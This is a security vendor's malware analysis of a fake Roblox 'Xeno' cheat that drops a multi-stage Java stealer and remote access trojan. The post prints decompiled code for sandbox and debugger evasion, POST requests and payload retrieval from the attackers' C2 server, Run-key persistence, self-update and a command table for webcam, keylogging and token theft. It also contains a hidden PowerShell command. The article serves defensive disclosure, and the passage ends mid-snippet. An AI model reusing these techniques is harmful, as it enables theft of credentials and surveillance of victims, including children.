

Fake Xeno Roblox Cheats Deliver Powerful Java Stealer Through Discord and Forums

B bitdefender.com/en-us/blog/labs/fake-xeno-roblox-discord-executor

Janos Gergo SZELES

August 3, 2026




[Anti-Malware Research](#)

○ 15 min read

Promo

Protect all your devices, without slowing them down.

[Free 30-day trial](#)



A malware campaign disguised as an “undetected” version of the Xeno Roblox script executor is directly affecting players looking to download a legitimate tool.

Promoted through various gaming forums and Discord communities, the fake cheat launches a multi-stage Java infection chain built to stay hidden in plain sight. Its components imitate real Xeno files, use Windows-style names and hide inside trusted-looking directories, which includes a folder associated with Xbox Game Bar, formerly Microsoft GameDVR.

The final payload goes far beyond conventional credential theft. It can steal browser cookies, Discord, Roblox and Minecraft accounts, cryptocurrency-wallet data and payment information.

Unlike the more generic stealers, this one can also record keystrokes, access the webcam, stream the victim's desktop, manipulate files, run PowerShell commands and give attackers interactive control of the infected computer.

Newly identified command-and-control infrastructure and expanded functionality suggest the malware, previously documented as Powercat, remains under active development.

The campaign is particularly worrying because Roblox-related cheats can attract children and teenagers, potentially exposing accounts, private conversations, webcam images and financial information stored on shared family computers.

Key findings

- Attackers distribute the malware as an undetected version of the Xeno Roblox script executor through gaming forums and Discord communities.
- The campaign uses a multi-stage Java infection chain with files, directories and persistence mechanisms that imitate legitimate Windows and gaming components.
- The final payload combines information theft, surveillance, persistence, remote access, file manipulation and command execution.
- Its targets include Discord, Roblox and Minecraft accounts, browser data, cryptocurrency wallets and payment-related tokens.
- Researchers identified new command-and-control infrastructure and additional capabilities, suggesting continued development.
- Security insights show that users have been affected since the beginning of the year, with activity rising sharply in the second half of March.

Introduction

Gaming communities offer threat actors a fruitful environment for reaching potential victims. Players frequently exchange mods, scripts, and unofficial tools through forums, Discord servers and file-sharing websites.

Attackers are all too aware of gamers' habits. They can exploit this behavior by disguising malware as cheats or utilities that promise exclusive features, improved performance, or the ability to evade anti-cheat systems.

Bitdefender security researchers have identified a malware campaign targeting players searching for cheats for games such as Roblox. The campaign impersonates Xeno, a popular Roblox script executor used to automate actions and run custom scripts.

Because such tools are frequently detected or blocked by the game client, versions advertised as “undetected” can be particularly attractive to users seeking to bypass these restrictions.

The malicious packages are promoted through forums and Discord communities, either directly by the operators or through compromised and impersonated accounts.

Throughout the infection chain, the malware tries to maintain a veneer of legitimacy. Its components imitate files from a Xeno installation, while later stages use Windows-like DLL names, trusted-looking directories and display-related persistence entries.

The final malware stage is a sophisticated stealer and remote access trojan that uses anti-analysis and anti-sandboxing techniques, which means that it’s trying hard not to be analyzed by security researchers.

It can steal browser cookies, personal accounts such as Discord, Roblox and Minecraft, and payment-related information that could lead to financial damage.

ThreatLocker researchers previously [documented](#) this campaign under the name Powercat. Our insights revealed additional command-and-control domains and capabilities, which suggests that the malware remains under active development and continues to be used in cybercriminal operations.

The campaign has affected users since the beginning of the year. Activity increased significantly during the second half of March and has since maintained a relatively consistent infection rate.




Fig. 1. Java stealer killchain

Initial Access: Fake Xeno Cheats and Stage 1 Execution

For initial access, users are tricked into downloading fake game cheats, such as Xeno, a widely used cheat software for Roblox. The software packages often come either in the form of archives containing extraction and execution instructions or as self-extracting archives that automatically unpack and prepare the environment.

These archives use a directory structure that resembles a legitimate Xeno installation. File names are chosen to make the package look convincing to users expecting Roblox cheat software. Some files are indeed LUA scripts taken from a Xeno installation, while others, such as RbxAnalytics.png, are only small 10-byte files containing junk data.



Fig. 2. Mimicking a Xeno installation

The user is then told to run the main entry point located at `%LOCALAPPDATA%\Xeno\workspace\cache\xeno.exe`, believing it will launch the expected game cheat. In reality, this is not the legitimate Xeno binary, but the first stage of the malware masquerading as it.

First, `xeno.exe` checks whether a Java executable exists at `%LOCALAPPDATA%\Java\jre\bin\javaw.exe`. If the file is missing, it extracts a Java Runtime Environment to that path from an archive named `instance.exe`, using an embedded PowerShell command.

```
powershell -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command \"Add-Type  
-AssemblyName System.IO.Compression.FileSystem;  
[System.IO.Compression.ZipFile]::ExtractToDirectory(...)
```

Next, `xeno.exe` reads the contents of `Xenolcon.jpg`, which contains the keys required by the second stage to validate its execution with the C2 server. Finally, it launches `javaw.exe` to execute a JAR file masquerading as `decompiler.exe`, passing the contents of `Xenolcon.jpg` as command-line arguments.

Stage 2: decompiler.exe, a JAR Disguised as a Windows Executable

The `decompiler.exe` file is a JAR file masquerading as a Windows executable. Its Java bytecode is obfuscated with the demo version of Allatori, a legitimate commercial obfuscation tool that the malware authors have abused. This can be at least partially deobfuscated, although the flow obfuscation is not fully reversible.

The class and variable names are also characteristic of Allatori, making the decompiled code harder to read. The main function begins by printing a banner to the console.

```

        public static void main(String[] a) {
            Method method;
            System.out.println(
                "\n#####
                #\n#
                #\n#      ## #   ## ### ## ##
                #\n#      # # #   # # # # # #
                #\n#      ### #   ### # # # #
                #\n#      # # ### ## # # # ## # #
                #\n#
                #\n# Protecting Java applications since 2006
                #\n#
                #\n#      Allatori Obfuscator v9.4 DEMO
                #\n#
                #\n#      DEMO VERSION!
                #\n#
                #\n#      NOT FOR COMMERCIAL USE!
                #\n#
                #\n#      https://allatori.com
                #\n#####
                #\n");

```

Fig. 3. Allatori banner

If the two required arguments are passed to the application, it starts collecting information about the environment in which it is running.

The malware looks for traces of debugging, artifacts that indicate sandbox execution, and information needed to validate the JAR execution.

After gathering these details, it sends a POST request to the C2 server containing the collected flag values.

These values are used to register the victim machine and determine whether it should receive additional payloads.

```

        if (a.length < (-(-2))) {
            return;
        }
        try {
            byte[] flagArray = new byte[3];
            flagArray[3 & 4] = lIlIlIlIlIl.has_debug_traces();
            flagArray[3 >> 1] = lIlIlIlIlIl.is_VM_detected();
            flagArray[-(-2)] = lIlIlIlIlIl.is_jar_execution_valid();
            post_log_to_C2(new StringBuilder().insert(3 >> 2, "T:").append(
                flagArray[3 ^ 3] & 23551 & 9471).append("/").append(flagArray[3 >> 1] & 12031 &
                20991).append("/").append(flagArray[5 >> 1] & 1279 & 31743).toString());

```

[Fig. 4. Environment checking](#)

For debug detection, the code checks runtime arguments such as *-xdebug*, *suspend=*, and *jdpw*, as well as modules appearing in stack traces, including *intellij*, *eclipse.jdt*, *netbeans*, and *bytecodeviewer*. If any of these strings are present, the code returns zero, causing the final flag value to fall below the threshold expected by the server.

```
private static /* synthetic */ boolean is_currentThread_debug() {
    try {
        StackTraceElement[] stackTrace = Thread.currentThread().getStackTrace();
        int length = stackTrace.length;
        for (int i = 3 & 4; i < length; i++) {
            String lowerCase = stackTrace[i].getClassName().toLowerCase();
            if ((lowerCase.contains("debug") && !lowerCase.contains("antidebug")) || lowerCase.
contains("intellij") || lowerCase.contains("eclipse.jdt") || lowerCase.contains("netbeans") ||
lowerCase.contains("jdb.") || lowerCase.contains("recaf") || lowerCase.contains("bytecodeviewer") ||
lowerCase.contains("jadx")) {
                return false;
            }
        }
    } catch (Exception unused) {
    }
    return true;
}
```

Fig. 5. Checking current thread's stack trace

```
public static byte has_debug_traces() {
    return (byte) ((3 >> 2) + (is_runtime_debug_argument() ? 39 & 125 : 0) + (
is_currentThread_debug() ? 108 & 31 : 0) + (is_anythread_debug() ? 45 & 127 : 0));
}
```

Fig. 6. Constructing the final value of the debug flag

Sandbox detection is performed through several checks. The malware verifies whether the disk partition size exceeds 20 GB, looks for well-known MAC addresses associated with emulated network adapters, checks the registry and WMI for virtual machine artifacts, and iterates over running processes to detect monitoring tools commonly used in automated analysis environments.

```
strArr[2 & 5] = "vmware";
strArr[-(-1)] = "virtualbox";
strArr[1 ^ 3] = "vbox";
strArr[-(-3)] = "xen";
strArr[-(-4)] = "parallels";
strArr[-(-5)] = "docker";
strArr[15 & 118] = "qemu";
strArr[127 & 7] = "kvm";
strArr[126 & 9] = "innotek";
strArr[77 & 59] = "virtual machine";
strArr[107 & 30] = "amazon ec2";
strArr[43 & 95] = "google compute";
```

Fig. 7. Virtualization vendors checked

```

strArr[3 & 4] = "processhacker.exe";
strArr[3 >> 1] = "systeminformer.exe";
strArr[-(-2)] = "httpdebuggerui.exe";
strArr[-(-3)] = "httpdebuggersvc.exe";
strArr[-(-4)] = "fiddler.exe";
strArr[-(-5)] = "charles.exe";
strArr[87 & 46] = "mitmproxy.exe";
strArr[79 & 55] = "burpsuite.exe";
strArr[14 & 121] = "httpanalyzer.exe";
strArr[89 & 47] = "idaq.exe";
strArr[106 & 31] = "idaq64.exe";
strArr[95 & 43] = "ollydbg.exe";
strArr[30 & 109] = "x64dbg.exe";
strArr[29 & 111] = "x32dbg.exe";
strArr[63 & 78] = "immunitydebugger.exe";
strArr[47 & 95] = "wireshark.exe";
strArr[120 & 23] = "debugview.exe";
strArr[27 & 117] = "dumpcap.exe";
strArr[82 & 63] = "fakenet.exe";

```

Fig. 8. Monitoring processes checked

The function responsible for communicating with the C2 server receives a message as a parameter, creates a JSON object from it, opens a connection to **hxxps://solthere[.]net/justacoolkat10**, and sends the JSON object through a POST request.

```

private static /* synthetic */ void post_log_to_C2(String message) {
    Thread thread = new Thread(() -> {
        HttpURLConnection httpURLConnection;
        try {
            ILIIILIIIL messageJson = new ILIIILIIIL();
            messageJson.put("m", message);
            byte[] bytes = messageJson.toString().getBytes("UTF-8");
            HttpURLConnection httpURLConnection2 = (HttpURLConnection) new URL(
"https://solthere.net/justacoolkat10").openConnection();
            int i = 32724 & WinError.WSAEPROTONOSUPPORT;
            httpURLConnection2.setRequestMethod("POST");
            httpURLConnection2.setRequestProperty("Content-Type", "application/json");
            httpURLConnection2.setDoOutput(4 ^ 5);
            httpURLConnection2.setConnectTimeout(26423 & 16344);
            httpURLConnection2.setReadTimeout(i);
            OutputStream outputStream = httpURLConnection2.getOutputStream();
            Throwable th = null;
            try {
                outputStream.write(bytes);
            }

```

Fig. 9. Post request to C2

After this initial logging, the code calls another function that connects to the C2 server through a different endpoint and sends the key received through the command-line arguments for validation.

The URL used for payload retrieval is **hxxps://solthere[.]net/api/v1/redeem**. The key is encrypted with AES, and the resulting buffer is Base64-encoded before being sent in the POST request body.

```
public llllllllll validateKeyAndRetrievePayload(String keyString) {
    try {
        llllllllll messageJson = new llllllllll();
        messageJson.put("key", keyString);
        messageJson.put("timestamp", Long.valueOf(System.currentTimeMillis()));
        String payload = retrieve_payload_from_C2("/redeem", messageJson.toString());
        if (payload == null) {
            return null;
        }
    }
}
```

Fig. 10. Redeem API

```
private /* synthetic */ String retrieve_payload_from_C2(String apiToUse, String validationKey) {
    ?? r0;
    String str;
    ?? r14 = 0;
    try {
        byte[] aesSecret = llllllllll.hashString(
            "4c70e8727237897a7dfce2ae0e76a39d1d5510b895ba4db17f0d3677d0c72e6b".getBytes(StandardCharsets.UTF_8));
        byte[] bArrAESEncrypt = llllllllll.AESEncrypt(validationKey.getBytes(StandardCharsets.UTF_8), aesSecret);
        String b64Data = llllllllll.Base64Encode(bArrAESEncrypt);
        String strLLLLlllllll = llllllllll.llllllllll(llllllllll.m263ALLATORIXDEMO(
            bArrAESEncrypt,
            "b74af0d68b7fd8fcdc5bc85b3a818721e5a9b4a7c7fe6c15e04cfd3672447f5f62410d8468563e517c083107e06536f".getBytes(StandardCharsets.UTF_8)));
        llllllllll messageJson = new llllllllll();
        messageJson.put("data", b64Data);
        byte[] bytes = messageJson.toString().getBytes(StandardCharsets.UTF_8);
        r14 = (URLConnection) new URL(new StringBuilder().insert(3 ^ 3,
            "https://solthere.net/api/v1").append(apiToUse).toString()).openConnection();
        r14.setRequestMethod("POST");
        r14.setRequestProperty("Content-Type", "application/json");
        r14.setRequestProperty("X-Signature", strLLLLlllllll);
    }
}
```

Fig. 11. Communicating with the API of the C2

The retrieved payload is then loaded using the *loadClass* method. Its entry point is identified by iterating through all methods of the received object.

Once the entry point is found, it is invoked through *method.invoke()*. This payload then downloads and writes the third stage to %LOCALAPPDATA%\Microsoft\GameDVR.

To execute it, the malware launches a new *javaw.exe* process and passes the path of the JAR file as an argument.

Stage 3: A Java Stealer Masquerading as a Windows DLL

The third stage is a Java-based stealer and surveillance malware that can collect personal information from browsers, Discord, and games. It can also collect screenshots and webcam footage, stream the victim's desktop, and monitor keyboard and mouse activity.

In addition, it can download and upload files, execute commands through PowerShell, and open an interactive shell for hands-on-keyboard access, allowing full system takeover.

The JAR file masquerades as a seemingly legitimate DLL located in %LOCALAPPDATA%\Microsoft\GameDVR. The possible DLL names mimic legitimate Windows DLLs that normally reside in the Windows directory.

```
possibleMasqueradeNames[5 >> 3] = "mscorlib.dll";
possibleMasqueradeNames[5 >> 2] = "System.IO.Compression.dll";
possibleMasqueradeNames[5 >> 1] = "System.Net.Http.dll";
possibleMasqueradeNames[-(-3)] = "System.EnterpriseServices.dll";
possibleMasqueradeNames[-(-4)] = "nvwgf2umx.dll";
possibleMasqueradeNames[-(-5)] = "avcodec-58.dll";
possibleMasqueradeNames[87 & 46] = "libcef.dll";
```

Fig. 12. Possible masquerading DLL names

Upon execution, the malware checks the environment in a similar fashion to the second stage. However, instead of sending the collected information to the C2 server, it terminates if a sandbox is detected.

The malware also creates a local log file named *-ntcache* in the current user's home directory, where it records execution progress with timestamps.


```

public static void add_persistence_1(String a2) {
    try {
        WinReg.HKEYByReference hKEYByReference = new WinReg.HKEYByReference();
        int iRegOpenKeyEx = Advapi32.INSTANCE.RegOpenKeyEx(WinReg.HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 5 >> 3, 983103, hKEYByReference);
        if (iRegOpenKeyEx == 0) {
            char[] charArray = a2.toCharArray();
            byte[] bArr = new byte[(charArray.length + (-(-1))) * Native.WCHAR_SIZE];
            int i = 2 & 5;
            int i2 = i;
            while (i < charArray.length) {
                bArr[i2 * 2] = (byte) (charArray[i2] & 10239 & 22783);
                int i3 = (i2 * (5 >> 1)) + (-(-1));
                byte b = (byte) ((charArray[i2] >> (24 & 111)) & 19967 & 13055);
                i2++;
                bArr[i3] = b;
                i = i2;
            }
            int iRegSetValueEx = Advapi32.INSTANCE.RegSetValueEx(hKEYByReference.getValue(), "Display Calibration", 2 & 5, -(-1), bArr, bArr.length);
            if (iRegSetValueEx != 0) {

```

Fig. 15. Persistence via Run key

The malware then enables the Run entry by setting Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run for Display Calibration to the value 2.

```

public static boolean set_persistence_2() {
    try {
        byte[] bArr = new byte[12];
        bArr[3 >> 2] = -(-2);
        Advapi32Util.registrySetBinaryValue(WinReg.HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "Display Calibration", bArr);
        return true;
    } catch (Exception e) {
        return false;
    }
}

```

Fig. 16. Enabling persistence

Once persistence is enabled, it starts two threads responsible for collecting and sending crypto wallet data stolen from Exodus wallets. It then calls the function that creates a WebSocket connection to the C2 server.

The server URI is generated at runtime by calculating the SHA-256 hash of the string *print*, removing the last character, and appending .xyz.

Thus, the resulting C2 address is

ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz. The management server then assigns a subdomain to the client and responds with the string needed to build the full URI. The client can only connect to the C2 through that URI for the active session.

Once the connection is established, the server can send two types of data over the socket. The first type is an updated JAR file. The received bytes are written to %LOCALAPPDATA%\\Microsoft\\GameDVR using one of the DLL-like names from the malware's list of possible masquerading filenames.

The new version is then executed using the *exec* method, while the old version terminates by calling *halt*.

```
@Override // org.java_websocket.client.WebSocketClient
public void onMessage(ByteBuffer a2) {
    byte[] dataBytes = new byte[a2.remaining()];
    a2.get(dataBytes);
    if (dataBytes.length >= (-(-2)) && dataBytes[2 & 5] == (90 & 117) && dataBytes[1] == (75 & 127)) {
        String strGenerateNewJARPath = IILlIlIlIlI.generateNewJARPath();
        try {
            Files.write(Paths.get(strGenerateNewJARPath, new String[2 & 5]), dataBytes, new OpenOption[3 & 4]);
            Runtime.getRuntime().exec(new StringBuilder().insert(0, lIlIlIlIlIlI.IlIlIlIlIlI(strGenerateNewJARPath)).append(" -hq").toString());
            Runtime.getRuntime().halt(3 >> 2);
            return;
        } catch (Exception e) {
            IlIlIlIlIlIlI.writeToLogNTCACHE(new StringBuilder().insert(3 >> 2, "Failed to update: ").append(e.getMessage()).toString());
            IlIlIlIlIlIlI.ALLATORIXDEMO((Throwable) e);
            return;
        }
    }
    IlIlIlIlIlIlI.writeToLogNTCACHE("Received invalid update file (not a ZIP/JAR)");
}
```

Fig. 17. JAR update mechanism

The second response type is an encrypted string. Once decrypted, it contains a JSON object with a task identifier and its parameters. The task identifier acts as an index in an array of possible actions.

By analyzing all functions in this array, we uncovered the malware's capabilities.

```
possibleActions[3 >> 2] = new handshakeCommand();
possibleActions[1] = new exitCommand();
possibleActions[-(-2)] = new browserCollect();
possibleActions[-(-3)] = new discordTokenCollection();
possibleActions[-(-4)] = new getDisplays();
possibleActions[-(-5)] = new screenshotCapture();
possibleActions[22 & 111] = new mouseMovementLogger();
possibleActions[55 & 79] = new streamDisplay();
possibleActions[30 & 105] = new powershellExecutor();
possibleActions[75 & 61] = new robloxCookies();
possibleActions[91 & 46] = new sendEmptyJsonBack();
possibleActions[59 & 79] = new handshakePacket();
possibleActions[125 & 14] = new fileList();
possibleActions[31 & 109] = new fileDownload();
possibleActions[111 & 30] = new fileUpload();
possibleActions[47 & 95] = new fileRename();
possibleActions[50 & 93] = new drivesList();
possibleActions[53 & 91] = new interactiveShellStart();
possibleActions[91 & 54] = new interactiveShellInput();
possibleActions[119 & 27] = new interactiveShellStop();
possibleActions[84 & 63] = new mapInterestingSoftware();
possibleActions[53 & 95] = new minecraftTokens();
possibleActions[23 & 126] = new webcamCapture();
possibleActions[63 & 87] = new listwebcams();
possibleActions[94 & 57] = new MSSStoreTokenGrabber();
possibleActions[59 & 93] = new reconnectToNewSocket();
actionsArray = Arrays.asList(possibleActions);
```

Fig. 18. Possible actions

These commands can be grouped into several broader categories: connection management, surveillance, file system operations, personal information theft, shell access, and command

execution.

Connection management actions include performing a handshake with a secret string and validating that the client is communicating over the expected socket. The server can also instruct the client to open a new connection on a new socket.

File system commands include standard directory listing, upload, download, and rename operations. **Command execution** is performed by launching a PowerShell process that executes a Base64-encoded command received as a parameter.

The **interactive shell** is implemented in a similar way, using a PowerShell process whose input and output are redirected to the Java process, which then forwards the buffers to the C2 server.

Surveillance Capabilities

The surveillance command set includes keylogging, mouse movement logging, screenshot capture, display streaming, and webcam capture.

Webcam capture is performed by interacting with COM objects related to DirectShow. The captured buffers are then streamed to the C2 server.

```

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID DirectShowGUID = new Guid.GUID("{E436EBB3-524F-11CE-9F53-0020AF0BA770}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID CaptureGraphBuilder = new Guid.GUID("{BF87B6E1-8C27-11D0-B3F0-00AA003761C5}");

/* JADX INFO: renamed from: ALLATORIXDEMO */
public static final Guid.GUID SystemDeviceEnumerator = new Guid.GUID("{62BE5D10-60EB-11D0-BD3B-00A0C911CE86}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID SystemVideoCaptureDevices = new Guid.GUID("{860BB310-5D01-11D0-BD3B-00A0C911CE86}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID SampleGrabber = new Guid.GUID("{C1F400A0-3F08-11D3-9F0B-006008039E37}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID NullRenderer = new Guid.GUID("{C1F400A4-3F08-11D3-9F0B-006008039E37}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID GraphBuilder = new Guid.GUID("{56A868A9-0AD4-11CE-B03A-0020AF0BA770}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID CaptureGraphBuilder2 = new Guid.GUID("{93E5A4E0-2D50-11D2-ABFA-00A0C9C6E38D}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID CreateDevEnum = new Guid.GUID("{29840822-5B84-11D0-BD3B-00A0C911CE86}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID PropertyBag = new Guid.GUID("{55272A00-42CB-11CE-8135-00AA004BB851}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID BaseFilter = new Guid.GUID("{56A86895-0AD4-11CE-B03A-0020AF0BA770}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID SampleGrabber2 = new Guid.GUID("{68652FFF-11FE-4FCE-92AD-0266B5D7C78F}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID MediaControl = new Guid.GUID("{56A868B1-0AD4-11CE-B03A-0020AF0BA770}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID EnumMoniker = new Guid.GUID("{00000102-0000-0000-C000-000000000046}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID PersistStreamMoniker = new Guid.GUID("{0000000F-0000-0000-C000-000000000046}");

/* JADX INFO: renamed from: IILIIIIIII */
public static final Guid.GUID MediaType_Video = new Guid.GUID("{73646976-0000-0010-8000-00AA00389871}");

```

Fig. 19. DirectShow-related GUIDs

Display monitoring can be performed in two ways: the malware can either capture individual screenshots using the *screenshotCapture* command or enable a streaming mode that captures a screenshot every 500 milliseconds and continuously sends the images to the C2 server, effectively creating a live feed.

The server can also request a list of connected displays in order to choose which one to capture.

```

IILIIIIIII.writeToLogNTCACHE(new StringBuilder().insert(0, "Starting monitor stream for monitor: ").append(bigDecimal).toString());
while (!Thread.currentThread().isInterrupted()) {
    long jCurrentTimeMillis = System.currentTimeMillis();
    screenshotCapture.ALLATORIXDEMO(BigDecimal.valueOf(-1L), bigDecimal);
    long jCurrentTimeMillis2 = 500 - (System.currentTimeMillis() - jCurrentTimeMillis);
    if (jCurrentTimeMillis2 > 0) {
        Thread.sleep(jCurrentTimeMillis2);
    }
}
}

```

Fig. 20. Streaming screenshots every 500 milliseconds

Mouse and keyboard logging are implemented through *Winuser* from the Java Native Access API. This allows the malware to interface with Windows functions from *User32* and register hooks for mouse and keyboard events.

```
= new \IIIIIIIIII("LEFT_DOWN", 0);  
= new \IIIIIIIIII("LEFT_UP", 1);  
0 = new \IIIIIIIIII("RIGHT_DOWN", 5 >> 1);  
= new \IIIIIIIIII("RIGHT_UP", -(-3));  
= new \IIIIIIIIII("MIDDLE_DOWN", -(-4));  
= new \IIIIIIIIII("MIDDLE_UP", -(-5));  
= new \IIIIIIIIII("MOVE_MOUSE", 86 & 47);  
= new \IIIIIIIIII("SCROLL_UP", 63 & 71);  
= new \IIIIIIIIII("SCROLL_DOWN", 8 & 127);  
= new \IIIIIIIIII("KEY_DOWN", 41 & 95);  
= new \IIIIIIIIII("KEY_UP", 95 & 42);  
= new \IIIIIIIIII("TEXT_INPUT", 43 & 95);  
= new \IIIIIIIIII("DRAG_START", 93 & 46);  
= new \IIIIIIIIII("DRAG_END", 29 & 111);
```

Fig. 12. Mouse events logged

```

static {
    keyMap.put("KeyA", new IIIIIIIII(31 & 126, false));
    keyMap.put("KeyB", new IIIIIIIII(63 & 112, 3 >> 2));
    keyMap.put("KeyC", new IIIIIIIII(126 & 47, 2 & 5));
    keyMap.put("KeyD", new IIIIIIIII(54 & 105, 2 & 5));
    keyMap.put("KeyE", new IIIIIIIII(31 & 114, 2 & 5));
    keyMap.put("KeyF", new IIIIIIIII(59 & 101, 5 >> 3));
    keyMap.put("KeyG", new IIIIIIIII(122 & 39, 5 >> 3));
    keyMap.put("KeyH", new IIIIIIIII(111 & 51, 3 >> 2));
    keyMap.put("KeyI", new IIIIIIIII(127 & 23, false));
    keyMap.put("KeyJ", new IIIIIIIII(44 & 119, false));
    keyMap.put("KeyK", new IIIIIIIII(109 & 55, 2 & 5));
    keyMap.put("KeyL", new IIIIIIIII(119 & 46, 5 >> 3));
    keyMap.put("KeyM", new IIIIIIIII(123 & 54, 5 >> 3));
    keyMap.put("KeyN", new IIIIIIIII(117 & 59, 3 >> 2));
    keyMap.put("KeyO", new IIIIIIIII(28 & 123, 2 & 5));
    keyMap.put("KeyP", new IIIIIIIII(93 & 59, 3 & 4));
